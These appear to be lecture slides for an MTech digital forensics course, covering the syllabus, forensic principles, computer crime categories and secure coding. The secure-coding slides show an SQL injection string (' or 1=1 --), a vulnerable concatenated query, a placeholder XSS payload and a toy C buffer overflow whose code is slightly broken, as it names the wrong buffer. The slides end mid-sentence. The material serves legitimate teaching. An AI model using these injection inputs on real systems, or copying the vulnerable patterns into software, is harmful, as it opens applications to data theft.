

# Syllabus

<b>Unit: I</b>	<b>Introduction</b> Digital Forensics and Modus Operandi, Principles of Digital Forensics, Role of Computers in Crime preparing for incident, Computer- Digital Crimes and Frauds Computer Security incidents and events- Code Hacking- Input Validation, Buffer Overflow Attacks, SQL Injection, Cross Site Scripting , Ethical hacking of operating Systems, Ethical hacking of web, email and mobile Phones	<b>9 Hrs</b>
<b>Unit: II</b>	<b>Evidence Collection</b> Challenges in dealing with Digital Evidence Defining levels of certainty in Digital Evidence, Computer Forensics: Incident Response Secrets and solutions, Investigations – Covert and remote operations, Search and seizure of digital evidence, Data Acquisition and disk imaging, Special Forensics Scenarios : Email Forensics Investigation, Data storage Forensics, Forensic Investigation of mobile devices, Forensic investigation of Wi-Fi Environment	<b>9 Hrs</b>
<b>Unit: III</b>	<b>Windows and Linux Forensics</b> Windows Forensics, Locate and Gather Evidence, File Slack and its Investigations, Interpret the Windows Registry, Internet Traces, System State Backups, File System Description in Linux, Linux Directories, The Challenges in Disk Forensics with Linux, Linux Forensics Tool: SMART for Linux, Forensics	<b>9 Hrs</b>

**MTech CSE, Semester-III, AY 2022-23**  
**Digital Forensics and Analysis**  
Dr Sumedha Sirsikar

# Digital Forensics and Analysis

- Course Code – CET7006B Course Credits: 03 + 01
- Theory - Lecture: 03hrs; Lab: 02 hrs
- End Term Theory: 40 marks
- Class Continuous Assessment (CCA): 30 marks
- Laboratory Continuous Assessment (CCA): 30 marks

# Academic Planner

Duration	Dates	CCA Components	Evaluation
1 week	16 January	Start of Course	
7 Week	25 February	Workshop	
8 Week	2 March	Assignment 1	05 marks
11 Week	20 March	Active Learning	10 marks
13 Week	03 April – 08 April	Mid Term Exam	15 marks
		CCA	30 marks
16 Week	24 April – 29 April	PR – Active Learning	10 marks
17 Week	2 - 4 May	PR – Submission	10 marks
19 Week	15 May – 19 May	OR Exam	10 marks
		LCA	30 marks
Week 20	4th week May	ETT exam	40 marks
		Total	100 marks

# Course Objectives and Pre-requisite

## Course Objectives:

- ❖ To explore the digital crimes & frauds in cyber space.
- ❖ To learn the process of evidence acquisition & documentation for digital forensics.
- ❖ To explore tools used for criminal and civil investigations of cybercrimes.
- ❖ Understands case studies of cybercrimes & digital forensics.

## Course Outcomes:

After completion of this course students will be able to:

- ❖ Explore digital investigations as per professional standards.
- ❖ Use tools to investigate cybercrimes.
- ❖ Identify the kind of computer forensic attacks for potential security breach.

- Applied Cryptography

# Syllabus (Continue)

## Unit: IV

### Security Tools

Open Source Tools (Forensics tools Suites) TCT (The Coroners Toolkit), TSK (The Sleuth Kit), FTK (Forensics Tool Kit), EnCase Maresware. Security Software: Antivirus, Email Security, Identify and Access Management, Incidence response policies, Incidence reporting Forensics & Intrusion Detection, and Prevention. Forensics Software: Password Cracking Tool, Open Source Tool, Mobile Devices Tool (PDA/ Cell phone), Large Storage Analysis

9  
Hrs

## Unit: V

### Case Study and Scenarios

IP Thefts, Corporate Frauds, Digital Frauds, Cyber Crimes, Cyber Porn, Cyber Stalking, Consumer and credit Card Fraud, Online and Digital Fraud- Phishing Attacks, Spare Attack and other Incident.

9 Hrs

## Books: (Text)

1. Computer Forensics Jump Start- Michel G. Solomen, Diane Banet and Neil Broom
2. Hacking Exposed- Computer Forensics Chris Davis, Aaron Phillipp and Davidcowen. Ma-Graw Hill
3. Forensics and Investigative accounting- D.larry Crumbley, Laster E. Heitger and G. Stevenson smith.
4. Code Hacking- Richard Conway and Julian Cordingley

# Guidelines for CCA and LCA

## Examination Scheme

Sr. No.	Examination Scheme	Marks
1.	Class Continuous Assessment (CCA)	60

## CCA Marks Distribution

Examination	Weightage	Marks
Theory Assignments	16.66 %	05
Mid-Term Theory Exam	50.00 %	15
Active Learning	33.33 %	10
<b>Total</b>		<b>30</b>

Practical Assignments / Case Studies Evaluation	100 %	30
-------------------------------------------------	-------	----

# **Principles of Forensics Science**



- Dawn of the Net - How the Internet works

<https://www.youtube.com/watch?v=hymzoUpMOK0>

# Forensic

*A characteristic of **evidence** that satisfies its suitability for **admission as fact** and its ability to persuade based upon **proof** (or high statistical confidence)*

# *Forensics*

- Derived from Latin word “Forensis” means “the forum”
- Scientific discipline of physical evidences by the application of all principles and methods of natural sciences for the purpose of administration which is directed to
  - the recognition
  - Identification
  - Individualization
  - Evaluation

# *Forensic Science*

- Application of science to investigation and prosecution of crime or to the just resolution of conflict
- Forensic Science is the application of science to law and is ultimately tested by use in court
- Corporate Investigation into a policy violation or security breach, the incident may result in legal action

# Forensic Science

*"gathering and analysing data in a manner as free from distortion or bias as possible to reconstruct data or what has happened in the past on a system"*

Series of stages an investigator should follow:

- Secure and isolate
- Record the scene
- Systematically search for evidence
- Collect and package evidence
- Maintain chain of custody

# Forensic Science

1999 by the Australian Institute of Criminology  
(McKemmish, 1999):

*"the process of identifying, preserving, analysing and presenting digital evidence in a manner that is legally acceptable"*

- Four key elements of FS process:
  - Identification
  - Preservation
  - Analysis
  - Presentation

# ***7 Basic Principles of Forensic Science***

1. Law of Individuality
2. Principle of Exchange
3. Law of Progressive Change
4. Law of Comparison
5. Law of Analysis
6. Law of Probability
7. Law of Circumstantial Facts

# *Law of Individuality*

- Individual identity
  - Object natural or man made
  - No duplication
  - Verification in certain field
  - E.g. fingerprints
  - Judgmental importance



# *Principle of Exchange*

- Criminal or instrument used at the time of crime -
  - comes in contact with the victim or surrounding objects
  - Traces are left behind
  - Traces are also carried away

# *Law of Progressive Change*

- Immense Impact of Change in Time in Forensic Science
- Change is taking place with the passage of Time
  - Criminal, Crime scene, objects involved in the crime
  - Possibility of unrecognizable / identification

# *Law of Comparison*

- Comparison with -
  - Similar things (like)
  - Emphasis on like Samples and Specimens

# *Law of Analysis*

Analysis can be no better than sample analyzed -

- Emphasis on correct sampling and packaging
- Effective use of Experts

# *Law of Probability*

Based on Probability -

- Identifications
- Definite or Indefinite
- Consciously or unconsciously

# *Law of Circumstantial Facts*

“Facts do not lie, men can and do”

- Importance of circumstantial evidence as good as oral evidence
- Oral evidence depends upon many factors -
  - Power of observation
  - Assimilation
  - Auto suggestion

**Thank You!**

# **Digital Forensics Analysis (CET7006B)**

## **MTech CSE-NMCS, Semester-III**

### **AY 2022-23**

Dr Sumedha Sirsikar



# Modus Operandi

# *Modus Operandi*

- Derived from Latin word which means “the method of operating”
- Used by law enforcement agencies
  - To refer to a criminal pattern of behavior on his/ her way of committing crime

Definition –

The actions taken by a criminal to  
perpetrate a crime successfully

Criminal's Modus Operandi –

comprised of learned behaviors that can  
evolve and more confident

# *Purpose for the Offender*

- To protect identity
- To ensure success
- Proper line of approach
- To facilitate escape

# *Types of Modus Operandi*

- Offense location selection
- Use of a weapon during a crime
- Offender precautionary acts
- Offender transportation to and from the crime scene

# *Influences on Modus Operandi*

- Criminal Modus Operandi behavior
  - Learned
  - Dynamic and malleable
  - Affected by time
  - Changes with the discovery of some things done during a crime found more effective than others

- Criminals
  - Recognize these effective actions
  - Repeat it in future offenses
  - become more skillful
  - Refining their overall Modus Operandi
  - Change due to the influences of control substances

# *Function of Modus Operandi Bureau*

- To maintain records of interstate and interdistrict criminals
- To maintain complete history of related criminals
- To complete monthly diaries and further submission to NCRB – New Delhi
- To disseminate information regarding crime



# *Tendency for law enforcement*

- To rely solely on /modus Operandi behavior like victim type, weapon selection and location type as a basis for case linkage
- The possibility that one predatory offender operating in or near the same general area as another confusing law enforcement effort

# *Importance of Modus Operandi Evidence*

- Evidence is helpful to the prosecution
- If the prosecution has evidence of crime committed by the defendant that are similar to the crime charge
- The crime need to be identical
- Prosecution must make a strong and persuasive showing of similarity between the crime charged and other crimes

**Digital Forensics Analysis**  
**CET7006B**  
**MTech CSE-NMCS, Semester-III**  
**AY 2022-23**

Dr Sumedha Sirsikar

# **The Role of Computers in Digital Crime**

# *Language of Computer Crime Investigation*

The means of committing crime:

- Internet is used–
  - To deliver a death threat via email
  - To launch hacker attacks against a vulnerable computer network
  - To disseminate computer viruses
  - To transmit images of child pornography

# *Use of Computers*

- Convenient storage devices for evidence of crime:
- A drug dealer might keep a list of who owes him money in a file stored in his desktop computer at home
  - A money laundering operation might retain false financial records in a file on a network server

# Cyber Crime

*Cybercrime* refers to a wide range of crimes that involve computers and networks

The first computer crime law to address computer fraud and intrusion:

— Florida Computer Crime Act

- Enacted in Florida in 1978 after a highly publicized incident at the Flagler Dog Track
- To print fraudulent winning tickets
- Unauthorized access to a computer as a crime

# Cyber Crime

- Canada was the first country to enact a federal law to address computer crime specifically in amending their Criminal Code in 1983
- The U.S. Federal Computer Fraud and Abuse Act was passed in 1984 and amended in 1986, 1988, 1989, and 1990
- The Australian Crimes Act was amended in 1989 to include Offenses Relating to Computers
- Britain, the Computer Abuse Act was passed in 1990 to criminalize computer intrusions



# *Cyber Crime*

## In the 1990s – WWWs

- Crime on the global network diversified and the focus expanded beyond computer intrusions

## New legislation:

- social networking and smart phones
  - cyber-bullying and online grooming

## New laws enacted:

- copyright, child pornography and privacy

# Computer Crime

1. Crimes committed using computers
2. Crimes simply involving computers
  - theft of computer services
  - unauthorized access to protected computers
  - software piracy and the alteration or theft of electronically stored information
  - extortion committed with the assistance of computers
  - obtaining unauthorized access to records from banks, credit card issuers, or customer reporting agencies
  - traffic in stolen passwords and transmission of destructive viruses or commands

# *Specializations in Digital Forensics*

- Computer forensics:
  - preservation and analysis of computers, also called **file system forensics**
- Network forensics:
  - preservation and analysis of traffic and logs from networks
- Mobile device forensics:
  - preservation and analysis of cell phones, smart phones, and satellite navigation (GPS) systems
- Malware forensics:
  - preservation and analysis of malicious code such as viruses, worms, and Trojan horse programs

# Forensic Analysis

- This process extracts and prepares data for analysis
- Aim of the process is to gain insight into what happened, where, when and how, who was involved and why

The forensic analysis process involves:

- Data translation, reduction, recovery, organization and searching
- Critical thinking
- Assessment
- Experimentation
- Fusion
- Correlation
- Validation to gain an understanding of and reach conclusions about the incident on the basis of available evidence

# *Child Pornography Investigation*

- All graphics or video files from network traffic
- Access of web sites
- All internet communications such as IRC, instant messaging (IM) and e-mail
- A search for specific usernames and keywords to locate additional data that may be relevant
- Original data to locate additional evidence, test hypotheses, and validate specific conclusions

# *The Role of Computers in Crime*

- How Computer can be used as evidence?
- It is the key piece of evidence in an investigation
- Contains a large amount of digital evidence
- Significant role in a crime–
  - it is easier to obtain a warrant to search and seize the entire computer

# Computer as a digital evidence: Categories

Donn Parker was one of the first individuals computer-related crime in the 1970s.

1. A computer can be the *object* of a crime –
  - affected by the criminal act, it is the object of the crime. e.g., stolen or destroyed
  
2. A computer can be the subject of a crime-
  - environment in which the crime is committed e.g., infected by a virus or impaired in some other way to do inconvenience the individuals

# Computer as a digital evidence: Categories

3. The computer can be used as the tool for conducting or planning a crime
  - e.g. used to forge documents or break into other computers, it is the instrument of the crime
4. The *symbol* of the computer itself can be used to intimidate or deceive
  - e.g. a stockbroker told his clients - able to make huge profits using a secret computer program, Although he had no such programs or access to the computer in question, hundreds of clients were convinced enough



- relates to the intent of the offender
- Computer as the object and subject of a crime
- *Intended victim* is the term for the person, group or institution that was meant to suffer loss or harm may also be *collateral victims*
- Computer is used like a weapon in a criminal act
- A symbol is –
  - any person or thing that represents an idea, a belief, a group, or even another person

# *Digital Evidence*

In 1994, the USDOJ created a set of categories that refer to information of digital evidence–

1. Hardware as Contraband or Fruits of Crime
2. Hardware as an Instrumentality
3. Hardware as Evidence
4. Information as Contraband or Fruits of Crime
5. Information as an Instrumentality
6. Information as Evidence

# 1. *Hardware as Contraband or Fruits of Crime*

Contraband is a property –

- the private citizen is not permitted to possess
- e.g. hardware used to intercept electronic communication.
  - the concern is that such devices enable individuals to obtain confidential information, violate other people's privacy and commit a wide range of other crimes
- Cloned cellular phones and the equipment that is used to clone

# 1. *Hardware as Contraband or Fruits of Crime*

The fruits of crime include property that was obtained by criminal activity-

- e.g. computer equipment that was stolen or purchased using stolen credit card numbers.
  - microprocessors as very valuable and in high demand, and easy to transport
- 
- The main reason for seizing is to prevent and deter future crimes

## 2. *Hardware as an Instrumentality*

Instrumentality –

- computer hardware plays a significant (operative word in the definition of instrumentality) role in a crime
- a computer is used like a weapon in a criminal act, much like a gun or a knife
- lead to additional charges or a heightened degree of punishment
- e.g. computer that is specially manufactured, equipped, and/or configured to commit a specific crime
- e.g. Sniffers as hardware

## 3. *Hardware as Evidence*

- Before 1972, “mere evidence” of a crime could not be seized
- restriction was removed to “search for and seize any property that constitutes evidence of the commission of a criminal offense”
- It is necessary to cover computer hardware that is neither contraband nor the instrumentality of a crime
  - e.g. scanner – to digitize child pornography has unique scanning characteristics that link the hardware to the digitized images, it could be seized as evidence

# 4. *Information as Contraband or Fruits of Crime*

## Information as Contraband –

1. Encryption software
    - e.g. Possession of a computer program that can encode data using strong encryption algorithms
  2. Child pornography
- 
- Information as fruits of crime –
    - illegal copies of computer programs
    - stolen trade secrets and passwords
    - information that was obtained by criminal activity

## *5. Information as an Instrumentality*

- It was designed or intended for use or has been used as a means of committing a criminal offense
- E.g. Exploits - Programs that computer intruders use to break into computer systems



## 6. *Information as Evidence*

- The richest category
- Many of our daily actions leave a trail of digits
- All service providers (e.g., telephone companies, ISPs, banks, credit institutions) keep some information about their customers

# Summary

- Categories can be used-
  - to develop procedures for dealing with digital evidence
  - investigating crimes involving computers
- Language is useful-
  - for developing investigative and evidence-processing procedures
  - does not include other important aspects of investigating this type of crime

**Thank You!**

**Digital Forensics Analysis**  
**CET7006B**  
**MTech CSE-NMCS, Semester-III**  
**AY 2022-23**  
Dr Sumedha Sirsikar

# *Computer Security Incidents and Events- Code Hacking- Input Validation*

# *Secure Coding*

**Input validation the first line of defence for secure coding –**

- general defence for stopping any number of attacks
- **done correctly, it will stop a number of attacks that you will not foresee**
- If not stop then more restricted or more difficult to pull off

# *What Is Input Validation*

- Input supplied by the user/attacker is of the form that you expect it.
- If not of right form, then the data should be rejected, typically with a 400 http status code
- Right form of Input Data –
  - a check on the length of the data, and the set of characters in the data
  - E.g. Phone number, name, e-mail address, a quantity

# *What Is Input Validation*

Hackers attack websites by sending malicious input -

- a web form or AJAX request
- by sending requests directly to your API with tools such a [curl](#) or python
- by using an intercepting proxy (typically [burp](#), but other tools include [zap](#) and [charles](#))

<https://www.youtube.com/watch?v=A-ccNpP06Zg>



# *Types Of Input Validation Strategies*

- white list –
  - exactly what is allowed and anything else is rejected
  - a general defence that is not targeted towards a specific attack, and can often stop attacks that you may not foresee
- black list –
  - what is not allowed and accepts everything else
  - dangerous characters for a specific attack that you have in mind
  - never be relied upon by itself

# *When and how to do it*

- **Validation must happen on the server side**
  - should be done before doing anything else with the data
- client side validation - *for usability*
- server side validation - *for security*
- Any data that you *use* that an attacker *can manipulate* - query parameters, http body data, and http headers

- Validation should be done immediately, before anything else (including logging) is done with the data
  - Microsoft has nice pages about input validation in [various versions](#) of [ASP.NET MVC](#)
  - **white list validation must always be done**

# *Input Sanitisation*

- changing user input so that it becomes not dangerous
  - E.g. dangerous characters are new lines (ASCII value of 10) and carriage returns (ASCII value of 13)
  - allow attackers to create a new line of your log file with anything he wants, an attack known as log forging
  - E.g. [OWASP Java HTML Sanitizer](#)

# *Input Sanitisation*

- **input sanitization should never be used in replace of input validation**
- input sanitization is a black list approach -
  - what characters might be harmful in a specific context and what to do with them

# *Summary: Input Validation*

- white list input validation is a general defence
- input sanitisation is a specific defence
- General defences should happen when input comes in (at “source”)
- specific defences should happen when the data is later used (at “sink”)
- Never omit the general defence

# SQL Injection

- SQL injection vulnerabilities due to forming SQL queries using string concatenation /substitution with user input
- E.g. Java code – String query  
`SELECT * FROM User where userId=" +  
request.getParameter('userId') + "";`     `// vulnerable`

To get all users, the attacker can send –

`SELECT * FROM User where userId='xyz' or 1=1 -- '`

# *defence against SQL injection*

- either **prepared statements or parameterised queries**
  - E.g. For data types- user ids, phone numbers, quantities, email addresses, and many others
    - input validation would not have allowed the single quote, which has already stopped the attack



# *Server side request forgery*

- web application might initiate an http request
- where the destination of that request is somehow formed from user input
- the http request from the server is similar to request from his browser
- request from your server has access to your internal network
- whereas the user himself should not have access

# Cross Site Scripting

- Cross site scripting (XSS) –
- an [old vulnerability](#) that is still a major problem today
- [Three types of XSS](#)
- XSS happens when untrusted user input is interpreted in a malicious way in another user's browser
- example (Java JSP) –  

```
<% String name = request.getParameter("name"); %> Name provided: <%= name %>
```

If the input provided contains the query parameter

```
name=<script> ..... malicious java script .... </script>
```

JavaScript will execute in a user's browser

This type of XSS (reflected XSS) is typically exploited by user A emailing a link to user B with the malicious JavaScript embedded in it

- The proper defence for XSS is to **escape** the untrusted input
- In JSP, this can be done with the [JSTL <c:out> tag or fn:escapeXml\(\)](#)
- needs to happen *everywhere* untrusted data is displayed
- missing one place can result in a critical security vulnerability
- the characters < > / and " are particularly dangerous in the context of html
- frameworks like Angular -
  - escape all inputs by default
  - XSS extremely difficult
  - Secure by default

# *Conclusion: Input validation*

- White list input validation should always be done because
  - it prevents a number of attacks that you may not foresee
  - as soon as data comes in, and invalid input should be rejected without further consideration
- It is not a panacea, so it should be coupled with specific defences
- should be applied at the source, whereas the other specific defences are applied at the data sinks

# Tools for improving Code security

Name	Language	Link
FXCop	.NET	<a href="http://code.msdn.microsoft.com/CustomFxCop/Release/ProjectReleases.aspx?ReleaseId=1299">http://code.msdn.microsoft.com/CustomFxCop/Release/ProjectReleases.aspx?ReleaseId=1299</a> (FXCop is also available in Visual Studio .NET 2008)
SPLINT	C	<a href="http://lclint.cs.virginia.edu">http://lclint.cs.virginia.edu</a>
Flawfinder	C/C++	<a href="http://www.dwheeler.com/flawfinder">http://www.dwheeler.com/flawfinder</a>
ITS4	C/C++	<a href="http://www.cigital.com">http://www.cigital.com</a>
PREfast	C/C++	PREfast is available in Visual Studio .NET 2008
Bugscan	C/C++ binaries	<a href="http://www.logiclibrary.com">http://www.logiclibrary.com</a>
Prexis	C/C++, Java	<a href="http://www.ouncelabs.com">http://www.ouncelabs.com</a>
RATS	C/C++, Python, Perl, PHP	<a href="http://www.fortify.com/security-resources/rats.jsp">http://www.fortify.com/security-resources/rats.jsp</a>

**Digital Forensics Analysis**  
**CET7006B**  
**MTech CSE-NMCS, Semester-III**  
**AY 2022-23**

Dr Sumedha Sirsikar

***Buffer Overflow Attacks***

***SQL Injection***

***Cross Site Scripting***



# Example in C

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int
bof()
{
    char c[12]; /* an 12 byte character buffer */
                /* copy 20 bytes of A into the buffer */
    strcpy(buffer, "AAAAAAAAAAAAAAAAAAAA");
    /* return, this will cause an access violation due to stack
    corruption. We also take EIP */
    return 1;
}

int main(int argc, char **argv)
{
    bof(); /* call our function */
    /* print a short message, execution will never reach this point because of the overflow */
    printf("Not gonna do it!\n");
    return 1; /* leaves the main function */
}
```





Address  
0x80C03508



Stack Growth



Unallocated Stack Space

A

A

A

A

A

A

A

A

A

A

A

A

A

A

A

A

A

A

A

A

\x08

\x35

\xC0

\x80

Little Endian  
0x80C03508



Memory Addresses



Parent Routine's Stack


# *Practicalities of Exploitation*

## **NOP sled technique-**


- Larger sections of the stack are corrupted with the no-op machine instruction
- At the end of the attacker-supplied data, after the no-op instructions, attacker places an instruction to perform a relative jump to the top of the buffer where the shellcode is located

## **Shellcode –**

- A small piece of code used as the payload in the exploitation of a software vulnerability
- Typically starts a command shell from which the attacker can control the compromised machine



# *The jump to address stored in a register technique*



# *How to prevent Buffer overflow attacks*

- Easiest way to prevent these vulnerabilities is to simply use a language that does not allow BO
- C allows these vulnerabilities through direct access to memory and a lack of strong object typing
- Languages that do not share these aspects are typically immune
- Java, Python and .NET, among other languages and platforms, don't require special checks or changes to mitigate overflow vulnerabilities

# *Mitigating buffer overflow*

- When running a program, compilers often create random values known as canaries, and place them on the stack after each buffer
- Additional defenses are provided by some of today's operating systems in the form of non-executable stacks and Address Space Layout Randomization (ASLR)

# *Buffer Overflow Attacks*

- mid-1990s
- damage to confidentiality, availability and integrity

[http://insecure.org/stf/mudge\\_buffer\\_overflow\\_tutorial.html](http://insecure.org/stf/mudge_buffer_overflow_tutorial.html)

- The goal of a hacker when attacking a system with a buffer overrun –
